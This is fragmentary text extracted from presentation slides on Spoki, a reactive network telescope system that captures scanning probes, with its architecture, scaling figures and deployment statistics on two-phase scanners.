
Core

Ingestion




Logging

Architecture of Spoki




Scaling Up to 1 Million Probes Per Second



Parallel components allow Spoki to process large traffic volumes.


Spoki Deployment in a Reactive Telescope

- Data from two /24 networks in the US & EU
- Previously dark IP space that is not part of an active network
- Exclude well-known scanners from the analysis: 1.2% two-phase, 8.4% one-phase



Share of Two-phase Sources

